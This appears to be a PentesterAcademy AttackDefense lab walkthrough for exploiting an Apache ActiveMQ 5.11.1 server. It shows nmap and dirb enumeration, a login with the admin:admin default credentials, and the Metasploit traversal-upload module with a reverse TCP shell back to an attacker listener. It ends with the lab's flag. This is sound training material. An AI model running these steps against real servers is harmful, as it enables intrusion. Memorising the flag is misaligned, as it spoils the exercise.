

ATTACK
DEFENSE
by PentesterAcademy

| Name | Vulnerable Message Broker |
|---|---|
| URL | https://attackdefense.com/challengedetails?cid=2201 |
| Type | Basic Exploitation: With Metasploit |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Checking the target IP address.

**Note:** The target IP address is stored in the “target” file.

**Command:** cat /root/Desktop/target

```
root@attackdefense:~# zsh
┌──(root㉿attackdefense)-[~]
└─# cat /root/Desktop/target
Target IP Address : 10.0.19.244

┌──(root㉿attackdefense)-[~]
└─#
```


**Step 2:** Run a Nmap scan against the target IP.

**Command:** nmap --top-ports 65535 10.0.19.244

```
┌──(root💀 attackdefense)-[~]
└─# nmap --top-ports 65535 10.0.19.244
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-06 12:54 IST
Nmap scan report for ip-10-0-19-244.ap-southeast-1.compute.internal (10.0.19.244)
Host is up (0.0013s latency).
Not shown: 8323 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1883/tcp  open  mqtt
3389/tcp  open  ms-wbt-server
5672/tcp  open  amqp
5985/tcp  open  wsman
8161/tcp  open  patrol-snmp
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49163/tcp open  unknown
49164/tcp open  unknown
61613/tcp open  unknown
61616/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.51 seconds

┌──(root💀 attackdefense)-[~]
└─#
```

**Step 3:** We have discovered that multiple ports are open. Access port 8161 using firefox browser.

**Command:** firefox 10.0.19.244:8161




**Step 4:** Target is running an Apache ActiveMQ Server. Running dirb tool on the ActiveMQ server to find interesting paths.


**Command:** dirb http://10.0.19.244:8161

```
┌──(root㉿attackdefense)-[~]
└─# dirb http://10.0.19.244:8161

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan  6 12:56:33 2021
URL_BASE: http://10.0.19.244:8161/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.19.244:8161/ ----
+ http://10.0.19.244:8161/admin (CODE:401|SIZE:1278)
+ http://10.0.19.244:8161/api (CODE:401|SIZE:1276)
+ http://10.0.19.244:8161/favicon.ico (CODE:200|SIZE:3638)
==> DIRECTORY: http://10.0.19.244:8161/images/
+ http://10.0.19.244:8161/index.html (CODE:200|SIZE:6180)
```


We can access the path **/admin**. The default credentials to access ActiveMQ is **admin:admin**. Try to login and access the admin panel.

**Step 3:** Accessing /admin path.

**Command:** firefox http://10.0.19.244:8161/admin




Enter admin:admin credentials and hit **OK**.




We have discovered that ActiveMQ version 5.11.1 is running on the target machine.

**Step 4:** Search for an exploit for ActiveMQ 5.11.1 using searchsploit

**Command:** searchsploit activemq

```
┌──(root㉿attackdefense)-[~]
└─# searchsploit activemq
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
ActiveMQ < 5.14.0 - Web Shell Upload (Metasploit)
Apache ActiveMQ 5.11.1/5.13.2 - Directory Traversal / Command Execution
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure
Apache ActiveMQ 5.3 - 'admin/queueBrowse' Cross-Site Scripting
Apache ActiveMQ 5.x-5.11.1 - Directory Traversal Shell Upload (Metasploit)
------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results

┌──(root㉿attackdefense)-[~]
└─#
```

**Step 4:** The target is vulnerable to directory traversal shell upload. Exploiting the target server using the Metasploit module.

**Commands:**
msfconsole -q
use exploit/windows/http/apache_activemq_traversal_upload
set RHOSTS 10.0.19.244
set LHOST **10.10.1.4** <Make sure you change this with your valid local host machine IP addr>
exploit

```
┌──(root💀attackdefense)-[~]
└─# msfconsole -q
msf6 > use exploit/windows/http/apache_activemq_traversal_upload
[*] Using configured payload java/jsp_shell_reverse_tcp
msf6 exploit(windows/http/apache_activemq_traversal_upload) > set RHOSTS 10.0.19.244
RHOSTS => 10.0.19.244
msf6 exploit(windows/http/apache_activemq_traversal_upload) > set LHOST 10.10.1.4
LHOST => 10.10.1.4
msf6 exploit(windows/http/apache_activemq_traversal_upload) > exploit

[*] Started reverse TCP handler on 10.10.1.4:4444
[*] Uploading payload...
[*] Payload sent. Attempting to execute the payload.
[+] Payload executed!
[*] Command shell session 1 opened (10.10.1.4:4444 -> 10.0.19.244:49200) at 2021-01-06 13:07:55 +0530

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-activemq\bin\win64>
```

We have successfully exploited the target ActiveMQ server and received a shell.

**Step 7:** Find the flag.

**Commands:**
shell
cd /
dir
type flag.txt

```
C:\apache-activemq\bin\win64>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/14/2020  10:56 AM    <DIR>          apache-activemq
09/14/2020  10:57 AM                32 flag.txt
08/22/2013  03:52 PM    <DIR>          PerfLogs
09/14/2020  10:57 AM    <DIR>          Program Files
09/05/2020  09:05 AM    <DIR>          Program Files (x86)
09/10/2020  09:50 AM    <DIR>          Users
09/10/2020  09:10 AM    <DIR>          Windows
               1 File(s)             32 bytes
               6 Dir(s)   8,705,499,136 bytes free

C:\>type flag.txt
type flag.txt
f3c2cefc1f3b082a56f52902484ca511

C:\>
```

This reveals the flag to us.

**Flag:** f3c2cefc1f3b082a56f52902484ca511

**References:**

1. ActiveMQ (http://activemq.apache.org/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/apache_activemq_traversal_upload)